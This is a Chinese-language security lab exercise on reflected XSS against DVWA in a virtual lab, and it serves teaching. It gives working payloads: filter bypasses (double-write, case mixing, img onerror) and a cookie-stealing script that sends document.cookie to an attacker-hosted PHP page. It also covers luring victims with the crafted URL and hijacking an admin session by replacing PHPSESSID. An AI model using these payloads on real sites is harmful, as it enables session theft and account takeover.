### 实训24 反弹型XSS攻防实训

**实训目的：**

通过本实训，掌握反弹型XSS的攻击方法以及防御的措施。

**场景描述：**

在虚拟机环境下配置3个虚拟系统“WinXP3” 和两个“Win7”，使得3个系统之间能够相互通信。本实训在如图12-3所示的场景中实现。



图12-3 网络拓扑

#### 任务1 反弹型XSS攻防的初步认识

实训步骤：

1.在Win7（攻击主机）中访问WinXP3的DVWA主页，设置DVWA Security为“Low”，然后打开XSS（Reflected），查看服务器核心源码如图12-4所示。




图12-4 查看源代码

可以看到，代码直接引用了name参数，并没有任何的过滤与检查，存在明显的XSS漏洞。

2.漏洞利用，在文本框中输入“<script>alert('xss')</script>”，然后单击“Submit”按钮 ，成功弹出对话框，如图12-5所示。



图12-5 成功弹框

3.设置DVWA Security为“Medium”，然后打开XSS（Reflected），查看服务器核心源码如图12-6所示。可以看到，这里对输入进行了过滤，使用str\_replace函数将输入中的“<script>”替换为空。




图12-6 查看源代码

4.这种防护机制是基于黑名单的思想，可以被轻松绕过的。

方法1：双写绕过

输入<sc<script>ript>alert('xss')</script>，成功弹框。

方法2：大小写混淆绕过

输入<ScRipt>alert('xss')</script>，成功弹框。

5. 设置DVWA Security为“High”，然后打开XSS（Reflected），查看服务器核心源码如图12-7所示。可以看到，High级别的代码同样使用黑名单过滤输入，preg\_replace()函数用于正则表达式的搜索和替换，这使得双写绕过、大小写混淆绕过不再有效。




图12-7 查看源代码

6. 虽然无法使用<script>标签注入XSS代码，但是可以通过img、body等标签的事件或者iframe等标签的src注入恶意的js代码。这里我们在文本框中输入“<img src=1 onerror=alert(document.cookie)>”，这条语句表示在网页中插入一张图片，“src=1”指定了图片文件的URL，如果图片不存在（这里肯定是不存在了），那么将会弹出错误提示框，从而实现弹框的效果。

7. 设置DVWA Security为“Impossible”，然后打开XSS（Reflected），查看服务器核心源码如图12-8所示。可以看到，Impossible级别的代码使用htmlspecialchars函数把预定义的字符&、”、 ’、<、>这些敏感符号都进行转义，防止浏览器将其作为HTML元素。所有的跨站语句中基本都离不开这些符号，因而只需要这一个函数就阻止了[XSS](http://www.myhack58.com/Article/html/3/7/Article_007_1.htm" \t "_blank)漏洞，所以跨站漏洞的代码防御还是比较简单的。



图12-8 查看源代码

#### 任务2 获取管理员权限

攻击者利用反弹型XSS攻击，获取受害者的Cookie，从而使得自己从普通用户升级为管理员用户。因为这个实训是要获取受害者的Cookie，因此需要受害者在点击反射型URL的时候，受害者是以管理员的身份登录到DVWA系统中，而且是在同一个浏览器中进行这两个操作。

实验步骤：

一．制作Cookie接收网页

1.在Win7（攻击主机）的C:\wamp\www目录下新建一个文件xss\_hacker.php，其内容如图12-9所示，该文件的主要功能是接收客户端发送的Cookie信息，并保存到cookie.txt文本文件中。




图12-9 xss\_hacker.php

二．攻击者制作反射型攻击URL

1.在Win7（攻击主机）中打开WinXP3的DVWA主页，以普通用户“gordonb”登录系统，其密码是“abc123”。

2.设置DVWA Security为“Low”，然后打开XSS（Reflected），输入“<script>window.open("http://192.168.0.6/xss\_hacker.php?cookie="+document.cookie);</script>”，单击“Submit”按钮，此时得到反射型攻击URL“http://192.168.0.3/DVWA/vulnerabilities/xss\_r/?name=%3Cscript%3Ewindow.open%28%22http%3A%2F%2F192.168.0.6%2Fxss\_hacker.php%3Fcookie%3D%22%2Bdocument.cookie%29%3B%3C%2Fscript%3E#”，如图12-10所示。




图12-10 生成反射型XSS攻击URL

3.攻击者可以采取各种手段，包括群发Email，在各种论坛网站发布此攻击URL，做成诱人链接等，引诱受害者打开该反射型攻击URL。

三．受害者访问漏洞网站时中招

1. 受害者在Win7（受害主机）打开WinXP3的DVWA主页，以管理员用户“admin”登录系统。

2.此时如果受害者收到攻击者发送过来的反射型攻击URL，或者浏览黑客所伪造的钓鱼网站，并在同一个浏览器中打开该反射型攻击URL，就会执行有关脚本，打开黑客指定的网页xss\_hacker.php，把受害者自己的Cookie值发送给攻击者，攻击者主机把Cookie值保存到cookie.txt文件中，如图12-11所示。




图12-11 获取的Cookie值

四．安装Edit This Cookie插件

1.下载EditThisCookie插件，把该crx文件传输到Win7（攻击主机）。

2．在Win7（攻击主机）中打开Chrome浏览器，打开“更多工具”→“扩展程序”，直接拖拽插件安装。然后在浏览器右上角多了一个曲奇饼的图标，如图12-12所示。



图12-12 安装EditThisCookie插件成功

五．利用PHPSESSID获得管理员权限

1.在Win7（攻击主机）用Chrome浏览器打开Winxp3的DVWA，以普通用户“gordonb”登录系统。

2.利用EditThisCookie插件，修改PHPSESSID为cookie.txt中所记录的值，并提交，如图12-13所示。




图12-13 修改PHPSESSID

3.刷新页面，发现攻击者的登录用户已经变成“admin”，从而获得管理员权限，如图12-14所示。




图12-14 登录用户变成“admin”